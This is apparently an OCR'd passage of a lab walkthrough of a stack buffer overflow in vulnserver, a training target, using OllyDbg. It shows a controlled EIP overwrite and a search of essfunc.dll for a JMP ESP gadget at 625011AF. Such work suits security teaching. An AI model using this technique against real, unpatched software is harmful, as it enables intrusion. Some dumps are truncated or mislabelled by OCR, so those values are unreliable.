00B6FA60  43434343
00B6FA64  43434343
00B6FA68  43434343
00B6FA6C  43434343
00B6FA70  43434343
00B6FA74  43434343
00B6FA78  43434343
00B6FA7C  43434343
00B6FA80  43434343
00B6FA84  43434343
00B6FA88  43434343
00B6FA8C  43434343
00B6FA90  43434343
00B6FA94  43434343
```

```
Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```


## Notice the starting address of C (00B6FA0C)



```
Address  Hex dump                 ASCII
00B6FA0C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA14 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA1C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA24 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA2C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA34 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA3C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA44 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA4C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA54 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA5C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA64 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA6C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA74 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA7C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA84 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA8C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA94 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FA9C 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FAA4 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FAAC 43 43 43 43 43 43 43 43 CCCCCCCC
00B6FAB4 43 43 43 43 43 43 43 43 CCCCCCCC
```

```
00B6FA0C  43434
00B6FA10  43434
00B6FA14  43434
00B6FA18  43434
00B6FA1C  43434
00B6FA20  43434
00B6FA24  43434
00B6FA28  43434
00B6FA2C  43434
00B6FA30  43434
00B6FA34  43434
00B6FA38  43434
00B6FA3C  43434
00B6FA40  43434
00B6FA44  43434
00B6FA48  43434
00B6FA4C  43434
00B6FA50  43434
00B6FA54  43434
00B6FA58  43434
00B6FA5C  43434
00B6FA60  43434
00B6FA64  43434
```


**Notice the ending address of C (00B6FD0C)**



```
Address   Hex dump                 ASCII
00B6FD3C  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD44  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD4C  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD54  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD5C  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD64  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD6C  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD74  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD7C  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD84  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD8C  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD94  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FD9C  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FDA4  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FDAC  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FDB4  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FDBC  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FDC4  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FDCC  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FDD4  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FDDC  43 43 43 43 43 43 43 43  CCCCCCCC
00B6FDE4  AB AB AB AB AB AB AB AB  ½½½½½½½½
```

```
00B6FA0C  43434
00B6FA10  43434
00B6FA14  43434
00B6FA18  43434
00B6FA1C  43434
00B6FA20  43434
00B6FA24  43434
00B6FA28  43434
00B6FA2C  43434
00B6FA30  43434
00B6FA34  43434
00B6FA38  43434
00B6FA3C  43434
00B6FA40  43434
00B6FA44  43434
00B6FA48  43434
00B6FA4C  43434
00B6FA50  43434
00B6FA54  43434
00B6FA58  43434
00B6FA5C  43434
00B6FA60  43434
00B6FA64  43434
```


**Inorder to redirect the flow control of instructions I had to find a JMP ESP command, there are several other executable modules loaded with the server which can be view from executable section.**


OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserv]
C File View Debug Options Window Help
L E M T W H C / K B R ... S ?

```
00401130  $ 55              PUSH EBP
00401131  . 89E5            MOV EBP,ESP
00401133  . 83EC 18         SUB ESP,18
00401136  . C70424 0100000  MOV DWORD PTR SS:[ESP],1
0040113D  . FF15 6C614000   CALL DWORD PTR DS:[<&msvcrt.__set_app_t  msvcrt.__set_app_typ
00401143  . E8 D8FEFFFF     CALL vulnserv.00401020
00401148  . 90              NOP
00401149  . 8DB426 0000000  LEA ESI,DWORD PTR DS:[ESI]
00401150  . 55              PUSH EBP
00401151  . 89E5            MOV EBP,ESP
00401153  . 53              PUSH EBX
00401154  . 83EC 14         SUB ESP,14
00401157  . 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
0040115A  . 8B00            MOV EAX,DWORD PTR DS:[EAX]
```

```
isters (FPU)
00000000
00970000
7C90EB94 ntdll.KiFastSystemCallRet
00000000
0022F3AC
0022F4A0
00000000
00000000

7C90EB94 ntdll.KiFastSystemCallRet
 ES 0023 32bit 0(FFFFFFFF)
 CS 001B 32bit 0(FFFFFFFF)
 SS 0023 32bit 0(FFFFFFFF)
 DS 0023 32bit 0(FFFFFFFF)
 FS 003B 32bit 7FFDF000(FFF)
 GS 0000 NULL
```

**I selected the essfunc.dll**



OllyDbg - vulnserver.exe
File View Debug Options Window Help
L E M T W H C / K B R ... S ?
CPU - main thread, module vulnserv
Executable modules
essfunc.dll

```
00401130  $ 55              PUSH EBP
00401131  . 89E5            MOV EBP,ESP
00401133  . 83EC 18         SUB ESP,18
00401136  . C70424 0100000  MOV DWORD PTR SS:[ESP],1
0040113D  . FF15 6C614000   CALL DWORD PTR DS:[<&msvcrt.__set_app_t  msvcrt.__set_
00401143  . E8 D8FEFFFF     CALL vulnserv.00401020
00401148  . 90              NOP
00401149  . 8DB426 000000
00401150  . 55
00401151  . 89E5
00401153  . 53
00401154  . 83EC 14
00401157  . 8B45 08
0040115A  . 8B00
0040115C  . 8B00
0040115E  . 3D 910000
00401163  .v77 3B
00401165  . 3D 8D0000
0040116A  .v72 4B
0040116C  > BB 010000
00401171  > C74424 04
00401179  . C70424 08
00401180  . E8 231C00
00401185  . 83F8 01
00401188  .v0F84 FF00
0040118E  . 85C0
00401190  .v0F85 AA00
00401196  > 31C0
00401198  > 83C4 14
0040119B  . 5B
0040119C  . 5D
0040119D  . C2 0400
004011A0  > 3D 940000
004011A5  .v74 59
004011A7  . 3D 960000
```

```
Base      Size      Entry     Name      File version        Path
62500000  00008000  625010C0  essfunc                       C:\vulnserver\essfunc.dll
71A50000  0003F000  71A514CD  mswsock   5.1.2600.2180 (:    C:\WINDOWS\system32\mswsock.dll
71A90000  00008000  71A9142E  wshtcpip  5.1.2600.2180 (:    C:\WINDOWS\System32\wshtcpip.dll
71AA0000  00008000  71AA1642  WS2HELP   5.1.2600.2180 (:    C:\WINDOWS\system32\WS2HELP.dll
71AB0000  00017000  71AB1273  WS2_32    5.1.2600.2180 (:    C:\WINDOWS\system32\WS2_32.DLL
77C10000  00058000  77C1F2A1  msvcrt    7.0.2600.2180 (:    C:\WINDOWS\system32\msvcrt.dll
77D40000  00090000  77D50EB9  USER32    5.1.2600.2180 (:    C:\WINDOWS\system32\USER32.dll
77DD0000  0009B000  77DD70D4  ADVAPI32  5.1.2600.2180 (:    C:\WINDOWS\system32\ADVAPI32.dll
77E70000  00091000  77E76284  RPCRT4    5.1.2600.2180 (:    C:\WINDOWS\system32\RPCRT4.dll
77F10000  00046000  77F163CA  GDI32     5.1.2600.2180 (:    C:\WINDOWS\system32\GDI32.dll
7C800000  000F4000  7C80B436  kernel32  5.1.2600.2180 (:    C:\WINDOWS\system32\kernel32.dll
7C900000  000B0000  7C913156  ntdll     5.1.2600.2180 (:    C:\WINDOWS\system32\ntdll.dll
```

```
00400000  00001000  vulnserv        PE header   Imag  R
```

**And looked for JMP ESP command**



OllyDbg - vulnserver.exe
File View Debug Options Window Help
L E M T W H C / K B R ... S
CPU - main thread, module essfunc

```
62501000   55               PUSH EBP
62501001   89E5             MOV EBP,ESP
62501003   83EC 18          SUB ESP,18
62501006   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
62501009   C74424 08 10405( MOV DWORD PTR SS:[ESP+8],essfunc.625040  ASCII "t$="
62501011   C74424 04 00405( MOV DWORD PTR SS:[ESP+4],essfunc.625040( ASCII "p$="
62501019   890424           MOV DWORD PTR SS:[ESP],EAX
6250101C   E8 5F090000      CALL <JMP.&msvcrt.__dllonexit>
62501021   C9               LEAVE
62501022   C3               RETN
62501023   8DB6 00000000    LEA ESI,DWORD PTR DS:[ESI]
62501029   8DBC27 00000000  LEA EDI,DWORD PTR DS:[EDI]
62501030   55               PUSH EBP
62501031   89E5             MOV EBP,ESP
62501033   83EC 18          SUB ESP,18
62501036   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
62501039   C74424 08 10405( MOV DWORD PTR SS:[ESP+8],essfunc.625040  ASCII "t$="
62501041   C74424 04 00405( MOV DWORD PTR SS:[ESP+4],essfunc.625040( ASCII "p$="
62501049   890424           MOV DWORD PTR SS:[ESP],EAX
6250104C   E8 2F090000      CALL <JMP.&msvcrt.__dllonexit>
62501051   C9               LEAVE
62501052   83F8 01          CMP EAX,1
62501055   19C0             SBB EAX,EAX
62501057   C3               RETN
62501058   90               NOP
62501059   8DB426 00000000  LEA ESI,DWORD PTR DS:[ESI]
62501060   55               PUSH EBP
62501061   89E5             MOV EBP,ESP
62501063   53               PUSH EBX
62501064   83EC 14          SUB ESP,14
62501067   8B15 00405062    MOV EDX,DWORD PTR DS:[62504000]
6250106D   85D2             TEST EDX,EDX
6250106F  v74 34            JE SHORT essfunc.625010A5
62501071   8B1D 10405062    MOV EBX,DWORD PTR DS:[62504010]
62501077   83EB 04          SUB EBX,4
```

```
ver\vulnserver.exe
ver\essfunc.dll
\system32\hnetcfg.dll
\system32\mswsock.dll
\System32\wshtcpip.dll
\system32\WS2HELP.dll
\system32\WS2_32.DLL
\system32\msvcrt.dll
\system32\USER32.dll
\system32\ADVAPI32.dll
\system32\RPCRT4.dll
\system32\GDI32.dll
\system32\kernel32.dll
\system32\ntdll.dll
```

```
                                                       Map   R
                                                       Priv  RW
00400000 00001000 vulnserv            PE header        Imag  R
```

**Use find command (press ctrl+f) and look for jmp esp**


OllyDbg - vulnserver.exe
File View Debug Options Window Help
L E M T W H C / K B R ... S
CPU - main thread, module essfunc
Find command
Entire block
Find
Cancel

Find command: jmp esp


[ ] Entire block

```
62501000   55               PUSH EBP
62501001   89E5             MOV EBP,ESP
62501003   83EC 18          SUB ESP,18
62501006   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
62501009   C74424 08 10405( MOV DWORD PTR SS:[ESP+8],essfunc.625040  ASCII "t$="
62501011   C74424 04 00405( MOV DWORD PTR SS:[ESP+4],essfunc.625040( ASCII "p$="
62501019   890424           MOV DWORD PTR SS:[ESP],EAX
6250101C   E8 5F090000      CALL <JMP.&msvcrt.__dllonexit>
62501021   C9               LEAVE
62501022   C3               RETN
62501023   8DB6 00000000    LEA ESI,DWORD PTR DS:[ESI]
62501029   8DBC27 00000000  LEA EDI,DWORD PTR DS:[EDI]
62501030   55               PUSH EBP
62501031   89E5             MOV EBP,ESP
62501033   83EC 18          SUB ESP,18
62501036   8B45 08          MOV EAX,DWORD PTR SS:
62501039   C74424 08 10405( MOV DWORD PTR SS:[ESP
62501041   C74424 04 00405( MOV DWORD PTR SS:[ESP
62501049   890424           MOV DWORD PTR SS:[ESP
6250104C   E8 2F090000      CALL <JMP.&msvcrt.__d
62501051   C9               LEAVE
62501052   83F8 01          CMP EAX,1
62501055   19C0             SBB EAX,EAX
62501057   C3               RETN
62501058   90               NOP
62501059   8DB426 00000000  LEA ESI,DWORD PTR DS:[ESI]
62501060   55               PUSH EBP
62501061   89E5             MOV EBP,ESP
62501063   53               PUSH EBX
62501064   83EC 14          SUB ESP,14
62501067   8B15 00405062    MOV EDX,DWORD PTR DS:[62504000]
6250106D   85D2             TEST EDX,EDX
6250106F  v74 34            JE SHORT essfunc.625010A5
62501071   8B1D 10405062    MOV EBX,DWORD PTR DS:[6 04010]
62501077   83EB 04          SUB EBX,4
```

```
\system32\kernel32.dll
\system32\ntdll.dll
```

```
                                                       Map   R
                                                       Priv  RW
00400000 00001000 vulnserv            PE header        Imag  R
```

**Note down the address of JMP ESP.**



OllyDbg - vulnserver.exe
File View Debug Options Window Help
L E M T W H C / K B R ... S
CPU - main thread, module essfunc
Relative Jump
Address:625011AF

```
625011AF  FFE4      JMP ESP
625011B3  58        POP EAX
625011B4  58        POP EAX
625011B5  C3        RETN
625011B6  5D        POP EBP
625011B7  C3        RETN
625011B8  55        PUSH EBP
625011B9  89E5      MOV EBP,ESP
625011BB  FFE4      JMP ESP
625011BD  FFE1      JMP ECX
625011BF  5B        POP EBX
625011C0  5B        POP EBX
625011C1  C3        RETN
625011C2  5D        POP EBP
625011C3  C3        RETN
625011C4  55        PUSH EBP
625011C5  89E5      MOV EBP,ESP
625011C7  FFE4      JMP ESP
625011C9  FFE3      JMP EBX
625011CB  5D        POP EBP
625011CC  5D        POP EBP
625011CD  C3        RETN
625011CE  5D        POP EBP
625011CF  C3        RETN
625011D0  55        PUSH EBP
625011D1  89E5      MOV EBP,ESP
625011D3  FFE4      JMP ESP
625011D5  FFE7      JMP EDI
625011D7  5B        POP EBX
625011D8  5B        POP EBX
625011D9  C3        RETN
625011DA  5D        POP EBP
625011DB  C3        RETN
625011DC  55        PUSH EBP
```

```
ver\vulnserver.exe
ver\essfunc.dll
\system32\hnetcfg.dll
\system32\mswsock.dll
\System32\wshtcpip.dll
\system32\WS2HELP.dll
\system32\WS2_32.DLL
\system32\msvcrt.dll
\system32\USER32.dll
\system32\ADVAPI32.dll
\system32\RPCRT4.dll
\system32\GDI32.dll
\system32\kernel32.dll
\system32\ntdll.dll
```

